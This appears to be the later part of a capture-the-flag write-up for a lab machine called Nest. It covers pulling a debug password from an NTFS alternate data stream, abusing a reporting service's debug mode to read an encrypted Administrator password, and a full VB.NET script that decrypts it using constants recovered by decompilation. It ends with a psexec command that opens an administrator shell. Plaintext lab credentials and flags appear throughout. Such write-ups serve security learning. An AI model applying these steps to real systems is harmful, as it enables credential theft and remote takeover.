
So now we can get the user flag.

So finally got our user flag.
➜ nest ls
Docs Finance 'HQK Reporting' HR IT nmap Production Reports Shared user.txt 'VB Projects'
➜ nest cat user.txt
cf71b25404be5d84fd827e05f426e987
Getting Debug password
Now let’s move towards privilege escalation .
In the files i got from the c.smith there was one Debug Mode Password.txt
Maybe it must be the password which can be used on the service running on port 4386.
➜ HQK Reporting cat 'Debug Mode Password.txt'
➜ HQK Reporting
But it is empty.So let’s get more information about it.
smb: C.SmithHQK Reporting> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time: Thu Aug 8 07:06:12 PM 2019 EDT
access_time: Thu Aug 8 07:06:12 PM 2019 EDT
write_time: Thu Aug 8 07:08:17 PM 2019 EDT
change_time: Thu Aug 8 07:08:17 PM 2019 EDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
It took some time to understand this .But I got it .So it is clear from the info that data is in the second stream .So Somehow we need to download this .
And I was successful after a little while.
get "Debug Mode Password.txt:Password"
And I got the Debug password .
➜ nest cat 'Debug Mode Password.txt:Password'
WBQ201953D8w
Getting administrator hash (via HQK Reporting Service V1.2)
So guys now it is time to move to the service which is running on port 4386.
➜ nest telnet 10.10.10.178 4386
Trying 10.10.10.178…
Connected to 10.10.10.178.
Escape character is '^]'.
HQK Reporting Service V1.2
help
This service allows users to run queries against databases using the legacy HQK format
--- AVAILABLE COMMANDS ---
LIST
SETDIR
RUNQUERY
DEBUG
HELP
DEBUG WBQ201953D8w
Debug mode enabled. Use the HELP command to view additional commands that are now available
setdir ..
Current directory set to HQK
list
Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command
QUERY FILES IN CURRENT DIRECTORY
[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1] HqkSvc.exe
[2] HqkSvc.InstallState
[3] HQK_Config.xml
Current Directory: HQK
setdir ldap
Current directory set to ldap
list
Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command
QUERY FILES IN CURRENT DIRECTORY
[1] HqkLdap.exe
[2] Ldap.conf
Current Directory: ldap
showquery 2
Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
So here is the Administrator hash
yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
Now let’s crack it.
Decrypting The Hash
So here we used the debug password and got another hash like we got it for c.smith.So i tried to decrypt it with that same script but it didn’t worked .
But the interesting thing here is that we got the password inside the Ldap.conf and inside that directory we had HqkLdap.exe moreover i saw it in the downloads when i downloaded from c.smith.
So keeping all this in mind one can easily understand that there may be a decrypt function in that application .Which can be somewhat similar to that which we used to decrypt c.smith password hash.
For this we need to reverse engineer the application .For this I switched my OS to windows.
Decompiling HqKLdap.exe

After decompiling I found a CR class which got Decrypt function as i thought.
But salts are different that’s why our earlier vb script was not working.
This is the CR class.
public class CR
  {
    private const string K = "667912";
    private const string I = "1L1SA61493DRV53Z";
    private const string SA = "1313Rf99";

    public static string DS(string EncryptedString)
    {
      return string.IsNullOrEmpty(EncryptedString) ? string.Empty : CR.RD(EncryptedString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
    }
So now simply change the parameter into the old script and then we can decrpt the root hash.
Imports System.Text
Imports System.Security.Cryptography
Public Class Utils
	Public Class ConfigFile
    Public Property Port As Integer
    Public Property Username As String
    Public Property Password As String
    Public Sub SaveToFile(Path As String)
						Using File As New System.IO.FileStream(Path, System.IO.FileMode.Create)
            Dim Writer As New System.Xml.Serialization.XmlSerializer(GetType(ConfigFile))
            Writer.Serialize(File, Me)
        End Using
    End Sub
    Public Shared Function LoadFromFile(ByVal FilePath As String) As ConfigFile
        Using File As New System.IO.FileStream(FilePath, System.IO.FileMode.Open)
            Dim Reader As New System.Xml.Serialization.XmlSerializer(GetType(ConfigFile))
            Return DirectCast(Reader.Deserialize(File), ConfigFile)
        End Using
    End Function
End Class
    Public Shared Function DecryptString(EncryptedString As String) As String
        If String.IsNullOrEmpty(EncryptedString) Then
            Return String.Empty
        Else
            Return Decrypt(EncryptedString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256)
        End If
    End Function
    Public Shared Function Decrypt(ByVal cipherText As String, _
                                   ByVal passPhrase As String, _
                                   ByVal saltValue As String, _
                                    ByVal passwordIterations As Integer, _
                                   ByVal initVector As String, _
                                   ByVal keySize As Integer) _
                           As String
        Dim initVectorBytes As Byte()
        initVectorBytes = Encoding.ASCII.GetBytes(initVector)
        Dim saltValueBytes As Byte()
        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)
        Dim cipherTextBytes As Byte()
		cipherTextBytes = System.Convert.FromBase64String(cipherText)
        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                           saltValueBytes, _
                                           passwordIterations)
        Dim keyBytes As Byte()
        keyBytes = password.GetBytes(CInt(keySize / 8))
        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC
        Dim decryptor As ICryptoTransform
        decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)
				Dim memoryStream As System.IO.MemoryStream
				memoryStream = New System.IO.MemoryStream(cipherTextBytes)
        Dim cryptoStream As CryptoStream
        cryptoStream = New CryptoStream(memoryStream, _
                                        decryptor, _
                                        CryptoStreamMode.Read)
        Dim plainTextBytes As Byte()
        ReDim plainTextBytes(cipherTextBytes.Length)
        Dim decryptedByteCount As Integer
        decryptedByteCount = cryptoStream.Read(plainTextBytes, _
                                               0, _
                                               plainTextBytes.Length)
        memoryStream.Close()
        cryptoStream.Close()
        Dim plainText As String
        plainText = Encoding.ASCII.GetString(plainTextBytes, _
                                            0, _
                                            decryptedByteCount)
	System.Console.WriteLine(plainText)
	Return plainText
    End Function
Public Class SsoIntegration
    Public Property Username As String
    Public Property Password As String
End Class
    Sub Main()
			Dim test As New SsoIntegration With {.Username = "admin", .Password = Utils.DecryptString("yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=")}
    End Sub
End Class
And used the same online compiler to run it.

password=XtH4nkS4Pl4y1nGX
Getting root flag
So now i will be using psexec tool from impacket .
psexec.py administrator:[email protected]➜ nest psexec.py administrator:[email protected] Impacket v0.9.22.dev1+20200605.133909.874d7ae4 - Copyright 2020 SecureAuth Corporation [] Requesting shares on 10.10.10.178….. [] Found writable share ADMIN$ [] Uploading file CACtEBDB.exe [] Opening SVCManager on 10.10.10.178….. [] Creating service eWxW on 10.10.10.178….. [] Starting service eWxW….. [!] Press help for extra shell commands Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved. C:\Windows\system32>cd C:\Users\Administrator\Desktop C:\Users\Administrator\Desktop>type root.txt 27839******
Thanks for reading have a nice day